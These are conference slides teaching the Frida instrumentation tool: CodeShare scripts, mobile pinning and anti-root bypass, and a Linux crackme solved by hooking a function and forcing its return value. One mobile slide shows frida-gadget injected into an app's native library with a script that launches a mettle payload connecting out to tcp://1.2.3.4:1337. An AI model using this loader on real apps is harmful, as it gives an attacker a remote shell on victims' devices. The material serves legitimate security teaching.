

/Rooted

FRIDA

# Begin with frida, now!

*sh3llcon*



Román Ramírez <rramirez@rootedcon.com>  
2024

/Rooted<sup>®</sup>

Challenge accepted



# A Lannister always pays his debts...

← Post

 Román Ramírez ✅ @patowc · 18 ene.  
En mi caso estoy ansioso de tener un clon malvado que sea Darth Román xD es que además me lo imagino: jerseycito crema azul, náuticos, ultra religioso, médico de familia con zapatillas blancas xD

3 2 109

 chencho  
@chencho

No hay huevos #sh3llcon


7:58 a. m. · 18 ene. 2024 · 166 Reproducciones

 sh3llcon · 2024

1 1 1 3



# A Lannister always pays his debts (ii)



# A Lannister always pays his debts (almost)



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**My bless**





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# Intro



# THANKS TO

- <https://twitter.com/oleavr>: Ole André, frida creator.
- <https://twitter.com/leonjza>: Leon Jacobs, objection creator (another awesome essential tool).
- Pancake, obviously, @radareorg.
- LIEF team, <https://github.com/lief-project/LIEF>
- Pablo San Emeterio, [@psaneme](#)



FRIDA



## THANKS TO (ii)

- You for your time and attention.
- Sh3llcon organization and Sergio in particular.
- Pedro.



## THANKS TO (ii)

- You for your time and attention.
- Sh3llcon organization and Sergio in particular.
- Pedro.
- This person buying the book? Which book? Oh, yes...



## [SPAM]

- Book ;)

[https://www.amazon.es/Beginning-Frida-Learning-Andr  
oid-JavaScript/dp/B09536W8NH](https://www.amazon.es/Beginning-Frida-Learning-Android-JavaScript/dp/B09536W8NH)

- Book examples:

<https://github.com/juliusdeane/beginningfrida>



# Beginning Frida

[S]

•



Learning Frida use on Linux and (just a bit  
on) Wintel and Android systems with Python  
and JavaScript

Foreword by **Pablo San Emeterio !**

Román Ramírez Giménez

Begin  
6W8N  
dean



# Intro

- There are many relevant tools today that can be used for almost everything.
- Lots of bloodhound\*, kerbe\*, meterpreter, Cobalt Strikes and so on...
- Most of those tools are well known (signatures, behaviour), are specific (particular purpose) or are not really “new” (i.e, meterpreter...)



# FRIDA: typical use

- Most of you know frida as a tool to do stuff (what stuff? stuff) on mobile applications.
- Remove pinning, anti-root detection... redirect to Burp and intercept...
- Yes, frida is really useful for all these things in Android and iOS...
- **BUT THERE IS MORE WORLD TO HACK!**



# FRIDA and beyond

- There are many relevant tools today that can be used for almost everything.
- Lots of bloodhound\*, kerbe\*, meterpreter, Cobalt Strikes and so on...
- Most of those tools are well known (**signatures**, **behaviour**), are specific (**particular purpose**) or are not really “new” (i.e, **meterpreter**...)



# Frida resources



## Most Popular Projects

### Universal Android SSL Pinning Bypass with Frida

1 81 | 1 305K

Uploaded by: [@pcipolloni](#)

Android SSL Re-Pinning, more information can be found here  
<https://techblog.mediaservice.net/2017/07/universal-android-ssl-pinning-bypass-with-frida/>

[PROJECT PAGE](#)

### who-does-it-call

1 12 | 1 29K

Uploaded by: [@oleavr](#)

Find out which functions are called by a given function on the next call

[PROJECT PAGE](#)

### frida-multiple-unpinning

1 40 | 1 111K

Uploaded by: [@akabel](#)

Another Android ssl certificate pinning bypass script for various methods (<https://gist.github.com/akabe1/5632cbc1cd49f0237cbd0a93bc8e4452>)

[PROJECT PAGE](#)

### fridantiroot

1 29 | 1 106K

Uploaded by: [@dzonerzy](#)

Android antiroot checks bypass

[PROJECT PAGE](#)

### iOS DataProtection

1 11 | 1 15K

Uploaded by: [@ay-kay](#)

List iOS file data protection classes (NSFileProtectionKey) of an app

[PROJECT PAGE](#)

### ObjC method observer

1 11 | 1 24K

Uploaded by: [@mrmacete](#)

Observe all method calls to a specific class (e.g. observeClass('LicenseManager')) , or dynamically resolve methods to observe using ApiResolver (e.g. observeSomething('\*[\* \*Password:\*]\*')). The script tries to do its best to resolve and display input parameters and return

Frida CodeShare  <https://codeshare.frida.re/@juliusdeane/censor-hashes-on-write/>

Your Projects | Create New Project | Log Out

## Project: Censor Hashes on write

Try this code out now by running

```
$ frida --codeshare juliusdeane/censor-hashes-on-write -f YOUR_BINARY
```

```
1 // PLATFORM: libc based (Linux, *ix).
2 //#[Usage] frida --codeshare juliusdeane/censor-hashes-on-write <your binary>
3
4
5 /* ****
6 * Just a proof of concept supporting md5 only.
7 *
8 * Really easy to improve for multi-hashes.
9 * **** */
10 // md5, but it is easy to create regex for uid, sha, blowfish...
11 const md5_regex = /[a-fA-F0-9]{32}/gi;
12
13 // how many chars on the original hash we want to keep (at the end)
14 const KEEP_ORIGINAL_CHARS = 4;
15 // which is the replacement character.
16 const REPLACEMENT_CHAR = '*';
17
18 // We pass a string and lenToReplace chars at the end will be replaced
19 // with the replacementChar.
20 function replace_string(string, lenToReplace, replacementChar) {
21   return string.substring(0, lenToReplace).split("").map(item => item = replacementChar).join("") + string.substring(lenToReplace, string.length);
22 }
23
24
25 // This is a callback that is invoked by string.replace() so it will
26 // transform the string using replace_string() if matches md5_regex.
27 function censor_hash(str, p1, offset, s) {
28   const lenToReplace = str.length - KEEP_ORIGINAL_CHARS;
29   return replace_string(str, lenToReplace, REPLACEMENT_CHAR);
30 }
31
32 // write is the low level call to write to the file.
33 // Even when using printf the system will invoke write.
34 var write_ptr = Module.findExportByName(null, "write")
35
36 Interceptor.attach(write_ptr, {
37   onEnter: function(args) {
38     // ssize_t write(int fd, const void *buf, size_t count);
39     //           args[0],         args[1],       args[2]
40
41     // Parse a UTF8 string onto source_string.
42     const source_string = args[1].readUtf8String();
43
44     // If matches md5_regex, apply censor_hash.
45     var replacement_string = source_string.replace(md5_regex, censor_hash);
46
47     // Use Frida's magic to replace the string in the argument.
48     args[1].writeUtf8String(replacement_string);
49   },
50   onLeave: function(retval) {
51     // by now do nothing.
52   }
53 })
```

# FRIDA codeshare

- Direct use of the scripts from codeshare:

```
$ frida --codeshare juliusdeane/censor-hashes-on-write  
      -f Notepad.exe
```

- 
- Many ideas to start with and learn (a lot of them on anti-root detection and pinning :)).



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**Frida mobile (fly over it)**



# FRIDA in mobile

- Typical debug use is an Android AVD, root + opengapps (for play, maps, and other basic OS services)
- Inject CA certificate + iptables rule to redirect traffic to an external Burp doing transparent proxy...
- It is recommended to learn these killer tools: frida + radare2 (r2frida) + **objection** and add here **lief** (to manipulate binaries).



# FRIDA in mobile: rooted vs non-rooted

- If non-rooted device, the other approach is to modify binaries, for example with **lief**, to load frida-gadget.
- Find a native library that is loaded in the app and attach to it:

[https://lief-project.github.io/doc/latest/tutorials/09\\_frida\\_lief.html](https://lief-project.github.io/doc/latest/tutorials/09_frida_lief.html)

[https://lief-project.github.io/doc/latest/api/python/elf.html#lief.ELF.Binary.add\\_library](https://lief-project.github.io/doc/latest/api/python/elf.html#lief.ELF.Binary.add_library)



## FRIDA in mobile: rooted vs non-rooted (ii)

- Modify the native lib to load our gadget (you need to add JScript with what to do).

```
import lief

native_lib = lief.parse("lib_app_native.so")

native_lib.add_library("libgadget.so") # FRIDA HERE
native_lib.write("lib_app_native.so.so")
```



## FRIDA in mobile: rooted vs non-rooted (iii)

- Configuration file must have the same name of our frida lib and point to the Jscript file. For example:

```
{  
  "interaction": {  
    "type": "script",  
    "path": "/data/local/tmp/myscript.js",  
    "on_change": "reload"  
  }  
}
```



## FRIDA in mobile: rooted vs non-rooted (iv)

- Our Jscript may have just a silly piece of code to load and execute **mettle** (**everyone knows what mettle is?**):

```
if(Java.available) {  
    Java.perform(function () {  
  
        const sM = ".../com.app/files/mettle -u tcp://1.2.3.4:1337 -b 1";  
  
        var java_runtime = Java.use("java.lang.Runtime");  
        var runtime = java_runtime.getRuntime();  
        var proc = runtime.exec(sM);  
    }) ;  
}
```



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**Frida Linux (fly over it too)**



# FRIDA Linux (fast)

- Frida is NOT ONLY for mobile. Works for every architecture and platform! x86, x64, mips, arm,...
- If gadget/server not available, compile yourself.
- To illustrate in Linux, we will use “simple2” from the book repo...

 [frida-server-16.1.11-linux-armhf.xz](#)

 [frida-server-16.1.11-linux-mips.xz](#)

 [frida-server-16.1.11-linux-mips64.xz](#)



# FRIDA Linux (ii)

- Binary has a secret.
- Need to win the challenge. Typical approach, patch directly the conditional jump:

The screenshot shows a terminal window titled "Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2". The command entered is:

```
1:patowc@karnak:~/frd/beginningfrida/simple/2 ~
[0x0000121b]> 0x121b # int main (int argc, char **argv, char **envp);
    call sym.imp.system;[oe]
```

Below the command, several assembly snippets are shown with green boxes highlighting specific instructions:

- A green box highlights the instruction at address 0x1272: `0x1272 [of] ; CODE XREF from main @ 0x12fb(x)`. It contains:

```
; int getchar(void)
call sym.imp.getchar;[oe]
mov byte [var_1h], al
; 'Q'
cmp byte [var_1h], 0x51
jne 0x12a8
```
- A red box highlights the instruction at address 0x1280: `0x1280 [og] ; "\r"
lea rax, [0x000020ba]
; const char *
mov rdi, rax
; int puts(const char *)`
- A green box highlights the instruction at address 0x12a8: `0x12a8 [oi] ; CODE XREF from main @ 0x127e(x)
movsx eax, byte [var_1h]
mov esi, eax
; 0x20C8
; "Key [%c] was pressed.\n\r"`



1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

```
[0x0000121b]> 0x121b # int main (int argc, char **argv, char **envp);
    call sym.imp.system;[oc]
```

v

|

```
0x1272 [of]
; CODE XREF from main @ 0x12fb(x)
; int getchar(void)
call sym.imp.getchar;[oe]
mov byte [var_1h], al
; 'Q'
cmp byte [var_1h], 0x51
jne 0x12a8
```

f

t



```
0x1280 [og]
; "\r"
lea rax, [0x000020ba]
; const char *s
mov rdi, rax
; int puts(const char *s)
```

```
0x12a8 [oi]
; CODE XREF from main @ 0x127e(x)
movsx eax, byte [var_1h]
mov esi, eax
; 0x20c8
; "Key [%c] was pressed.\n\r"
```

Write&assemble:  
jmp 0x1309 (Win!)

## FRIDA Linux (iii)

- In Linux you can only ptrace your father by default.

```
1/1 ~ + 🌐 🔍 Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2
1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~
(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2$ sysctl kernel.yama.ptrace_scope
kernel.yama.ptrace_scope = 1
(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2$ █
```

- So we need to enable tracing everything (if not going to use root)

```
# sysctl -w ...ptrace_scope=0
```



1/1 +

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q - x

1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

(frd) (base) patowc@karnak: ~/frd/beginningfrida/simple/2\$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 2  
212610

**Failed to attach: process not found**

(frd) (base) patowc@karnak: ~/frd/beginningfrida/simple/2\$

3: patowc@karnak: ~/frd ~

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64

^C(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)

Press keys to test the password: exit with Q.



# FRIDA Linux (iv)

- With frida.
- First, “objdump” find function address:

```
$ objdump -d simple2 | less
```

```
00000000000011a9 <is_correct>:  
11a9: f3 0f 1e fa          endbr64  
11ad: 55                   push    %rbp  
11ae: 48 89 e5             mov    %rsp,%rbp  
11b1: 5b                   pop    %rbp  
11b3: c3                   retq
```



1/1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd/beginningfrida/simple/2

```
1175:    00
1176: 48 89 e5          mov    %rsp,%rbp
1179: 74 0c            je     1187 <__do_global_dtors_aux+0x27>
117b: 48 8b 3d 86 2e 00 00      mov    0xe86(%rip),%rdi      # 4008 <__dso_handle>
1182: e8 e9 fe ff ff        call   1070 <__cxa_finalize@plt>
1187: e8 64 ff ff ff        call   10f0 <deregister_tm_clones>
118c: c6 05 89 2e 00 00 01      movb  $0x1,0xe89(%rip)      # 401c <completed.0>
1193: 5d                pop    %rbp
1194: c3                ret
1195: 0f 1f 00           nopl   (%rax)
1198: c3                ret
1199: 0f 1f 80 00 00 00 00      nopl   0x0(%rax)
```

```
00000000000011a0 <frame_dummy>:
```

```
11a0: f3 0f 1e fa        endbr64
11a4: e9 77 ff ff ff        jmp    1120 <register_tm_clones>
```

```
00000000000011a9 <is_correct>:
```

```
11a9: f3 0f 1e fa        endbr64
11ad: 55                push   %rbp
11ae: 48 89 e5          mov    %rsp,%rbp
11b1: 89 f8            mov    %edi,%eax
```



:

## FRIDA Linux (v)

- The easiest way to play with frida is with **frida-trace**.
- You can hook directly known and named syscalls (strcmp, strcpy...) or hook an offset referred to a base address (module, the name of the program...).

```
$ frida-trace
```

```
-H 127.0.0.1:54321  
-a simple2\!0x11a9 simple2
```



# FRIDA Linux (vi)

- A remote frida-server here (local without “-H”: frida-trace -a simple2\!0x11a9 simple2):

```
$ frida-trace
```

```
-H 127.0.0.1:54321
```

```
-a simple2\!0x11a9
```

```
simple2
```

```
(frd) (base) patowc@karnak:~/frd$ ./frida-server-16.1.11-linux-x86_64 -l 0.0.0.0:54321
```



## FRIDA Linux (vii)


- “-a” to attach to “base” —module name. The program name is a module name too (simple2)— and offset:

```
$ frida-trace
```

```
-H 127.0.0.1:54321
```

```
-a simple2\!0x11a9
```

```
simple2
```



1/1 +

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q E - □ ×

1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

(frd) (base) patowc@karnak: ~/frd/beginningfrida/simple/2\$ frida-trace -H 127.0.0.1:54321 -o simple2\!0x11a9 simple2

Instrumenting...

sub\_11a9: Auto-generated handler at "/home/patowc/frd/beginningfrida/simple/2/\_handlers\_\_/simple2/sub\_11a9.js"

Started tracing 1 function. Press Ctrl+C to stop.



3: patowc@karnak: ~/frd ~

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)

Press keys to test the password: exit with Q.

## FRIDA Linux (viii)

- If first time attaching to the process the directory “`_handlers_`” will be created ***automagically***, adding subdirectories for module names (for example, `libcso...` or the program name) and the syscall name or method we are intercepting. Look our example:

...`_handlers_`/`simple2`/`sub_11a9.js`



base/module name

←  
function offset

1/1 +

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q E - □ ×

1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

(frida) (base) patowc@karnak: ~/frd/beginningfrida/simple/2\$ frida-trace -H 127.0.0.1:54321 -o simple2\!0x11a9 simple2

**Instrumenting...**

sub\_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/\_handlers\_\_/simple2/sub\_11a9.js"

**Started tracing 1 function. Press Ctrl+C to stop.**



3: patowc@karnak: ~/frd ~

(frida) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)

Press keys to test the password: exit with Q.

## FRIDA Linux (ix)

- Now, as the handler is already present, **frida** will load it and obey our instructions.
- Just a relevant note for people not used to **frida**.
- Now, let's take a loot within the autogenerated handler to understand what is happening there...



1/1 +

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q E - □ ×

1: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

```
/*
 * Auto-generated by Frida. Please modify to match the signature of sub_11a9.
 * This stub is currently auto-generated from manpages when available.
 *
 * For full API reference, see: https://frida.re/docs/javascript-api/
 */

{
    /**
     * Called synchronously when about to call sub_11a9.
     *
     * @this {object} - Object allowing you to store state for use in onLeave.
     * @param {function} log - Call this function with a string to be presented to the user.
     * @param {array} args - Function arguments represented as an array of NativePointer objects.
     * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
     * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
     * @param {object} state - Object allowing you to keep state across function calls.
     * Only one JavaScript function will execute at a time, so do not worry about race-conditions.
    "__handlers__/simple2/sub_11a9.js" 38L, 1699B
```

1,1

Comienzo

3: patowc@karnak: ~/frd

□ ×

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

□

2: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)

Press keys to test the password: exit with Q.

□

1/1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

```
/**  
 * Called synchronously when about to call sub_11a9.  
 *  
 * @this {object} - Object allowing you to store state for use in onLeave.  
 * @param {function} log - Call this function with a string to be presented to the user.  
 * @param {array} args - Function arguments represented as an array of NativePointer objects.  
 * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.  
 * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.  
 * @param {object} state - Object allowing you to keep state across function calls.  
 * Only one JavaScript function will execute at a time, so do not worry about race-conditions.  
 * However, do not use this to store function arguments across onEnter/onLeave, but instead  
 * use "this" which is an object for keeping state local to an invocation.  
 */  
onEnter(log, args, state) {  
    log('sub_11a9()');  
},
```

1,1

Comienzo

3: patowc@karnak: ~/frd

□ ×

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)  
Press keys to test the password: exit with Q.

□

1/1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

```
/*
 * Called synchronously when about to call sub_11a9.
 *
 * @this {object} Object allowing you to store state for use in onLeave.
 * @param {function} log - Call this function with a string to be presented to the user.
 * @param {array} args Function arguments represented as an array of NativePointer objects.
 * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.
 * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.
 * @param {object} state - Object allowing you to keep state across function calls.
 * Only one JavaScript function will execute at a time, so do not worry about race-conditions.
 * However, do not use this to store function arguments across onEnter/onLeave, but instead
 * use "this" which is an object for keeping state local to an invocation.
 */
onEnter(log, args, state) {
    log('sub_11a9()');
},
```

1,1

Comienzo

3: patowc@karnak: ~/frd

□ ×

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)  
Press keys to test the password: exit with Q.

□

1/1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

```
/**  
 * Called synchronously when about to call sub_11a9.  
 *  
 * @this {object} - Object allowing you to store state for use in onLeave.  
 * @param {function} log - Call this function with a string to be presented to the user.  
 * @param {array} args - Function arguments represented as an array of NativePointer objects.  
 * For example, using [0] would get a String if the first argument is a pointer to a C-string encoded as UTF-8.  
 * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.  
 * @param {object} state - Object allowing you to keep state across function calls.  
 * Only one JavaScript function will execute at a time, so do not worry about race-conditions.  
 * However, do not use this to store function arguments across onEnter/onLeave, but instead  
 * use "this" which is an object for keeping state local to an invocation.  
 */  
onEnter(log, args, state) {  
    log('sub_11a9()');  
},
```

1,1

Comienzo

3: patowc@karnak: ~/frd

□ ×

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2

□ ×

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)  
Press keys to test the password: exit with Q.

□

## FRIDA Linux (x)

- Arguments to a function call many times are UNKNOWN. So we may face a scenario trying to identify how many arguments (**and what type are!!!**).
- Arguments here ARE POINTERS (NativePointer) to where the argument is in memory.
- If you do not know the type... how to read?
- For example, a string with:

**args[0].readUtf8String();**



1/1 +

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q - x

1: patowc@karnak: ~/frd/beginningfrida/simple/2

x

```
/**  
 * Called synchronously when about to call sub_11a9.  
 *  
 * @this {object} - Object allowing you to store state for use in onLeave.  
 * @param {function} log - Call this function with a string to be presented to the user.  
 * @param {array} args - Function arguments represented as an array of NativePointer objects.  
 * For example use args[0].readUtf8String() if the first argument is a pointer to a C string encoded as UTF-8.  
 * It is also possible to modify arguments by assigning a NativePointer object to an element of this array.  
 * @param {object} state - Object allowing you to keep state across function calls.  
 * Only one JavaScript function will execute at a time, so do not worry about race conditions.  
 * However, do not use this to store function arguments across onEnter/onLeave, but instead  
 * use "this" which is an object for keeping state local to an invocation.  
 */  
onEnter(log, args, state) {  
    log('sub_11a9()');  
},
```

1,1

Comienzo

x

3: patowc@karnak: ~/frd

x

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2

x

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)  
Press keys to test the password: exit with Q.

x

1/1 +

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q E - □ ×

1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

```
/*
onEnter(log, args, state) {
    log('sub_11a9()');
}

/** 
 * Called synchronously when about to return from sub_11a9.
 *
 * See onEnter for details.
 *
 * @this {object} - Object allowing you to access state stored in onEnter.
 * @param {function} log - Call this function with a string to be presented to the user.
 * @param {NativePointer} retval - Return value represented as a NativePointer object.
 * @param {object} state - Object allowing you to keep state across function calls.
*/
onLeave(log, retval, state) {
```

31,1

Final

3: patowc@karnak: ~/frd ~

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

□ ×

2: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

Please, BE CAREFUL with ctrl-c as it will not return back your terminal (issue a stty cooked)

Press keys to test the password: exit with Q.

□ ×

## FRIDA Linux (xi)

- **onEnter**: the moment the function is called, onEnter is invoked and its logic executed.
- In our autogenerated handler just:

```
log('sub_11a9()');
```

- **onLeave**: the moment the function is returning, onLeave is invoked letting you manipulate the return value even (retval).



## FRIDA Linux (xii)

- My typical schema here is to iterate onEnter **args** and log everything trying to understand it:

```
onEnter(log, args, state) {  
    log('sub_11a9()');  
    log('args[0]:', args[0]);  
    log('args[1]:', args[1]);  
    log('args[2]:', args[2]);  
},
```



1 / 1 + 🔍

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

🔍 ⌂ ⌄ ⌅ ×

1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2\$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 simple2  
**Instrumenting...**  
sub\_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/\_handlers\_/simple2/sub\_11a9.js"  
**Started tracing 1 function. Press Ctrl+C to stop.**

2990 ms sub\_11a9()  
2990 ms args[0]: 0x61  
2990 ms args[1]: 0x55e8bd6492a0  
2990 ms args[2]: 0x0

3: patowc@karnak: ~/frd ~

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

WRONG!  
aKey [a] was pressed.  
WRONG!

## FRIDA Linux (xiii)

- If we can access the source code or read an api definition, we can directly check the parameters for the function call. See here:

```
int is_correct(const char c) {  
    if(counter >= 10){
```



## FRIDA Linux (xiv)

- “const char c” is just ONE argument and when printing within the handler we took the decision to check if three... and something was printed!
- Be careful trying to dive into arguments, because it is not obvious. Here is easy, as the first arg printed, **0x61** corresponds to “**a**” (what we typed).
- Let's repeat this, but for onLeave.



# FRIDA Linux (xv)

- For printing return value in onLeave:

```
onLeave(log, retval, state) {  
    log('sub_11a9(): LEAVE');  
    log('retval:', retval);  
},
```



1 / 1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q ⌂ ⌂ ⌂ ⌂

1: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

(frd) (base) patowc@karnak:~/frd/beginningfrida/simple/2\$ frida-trace -H 127.0.0.1:54321 -a simple2\!0x11a9 simple2

Instrumenting...

sub\_11a9: Loaded handler at "/home/patowc/frd/beginningfrida/simple/2/\_handlers\_/simple2/sub\_11a9.js"

Started tracing 1 function. Press Ctrl+C to stop.

```
    /* TID 0x223838 */  
3847 ms sub_11a9()  
3847 ms args[0]: 0x61  
3847 ms args[1]: 0x55e8bd6492a0  
3847 ms args[2]: 0x0  
3847 ms sub_11a9(): LEAVE  
3847 ms retval: 0x0
```



3: patowc@karnak: ~/frd ~

(frd) (base) patowc@karnak:~/frd\$ ./frida-server-16.1.11-linux-x86\_64 -l 0.0.0.0:54321

2: patowc@karnak: ~/frd/beginningfrida/simple/2 ~

WRONG!

aKey [a] was pressed.

WRONG!

## FRIDA Linux (xvi)

- “retval” is 0 and we saw “WRONG”, what if we replace the value per something not 0, for example, 1?
- “retval” is NOT a variable, is a NativePointer reference. We cannot assign a value directly. Look:

```
onLeave(log, retval, state) {  
    retval.replace(1);  
},
```



1 / 1 + ⌂ ⌂

Tilix: patowc@karnak: ~/frd/beginningfrida/simple/2

Q ⌂ ⌂ ⌂ ⌂

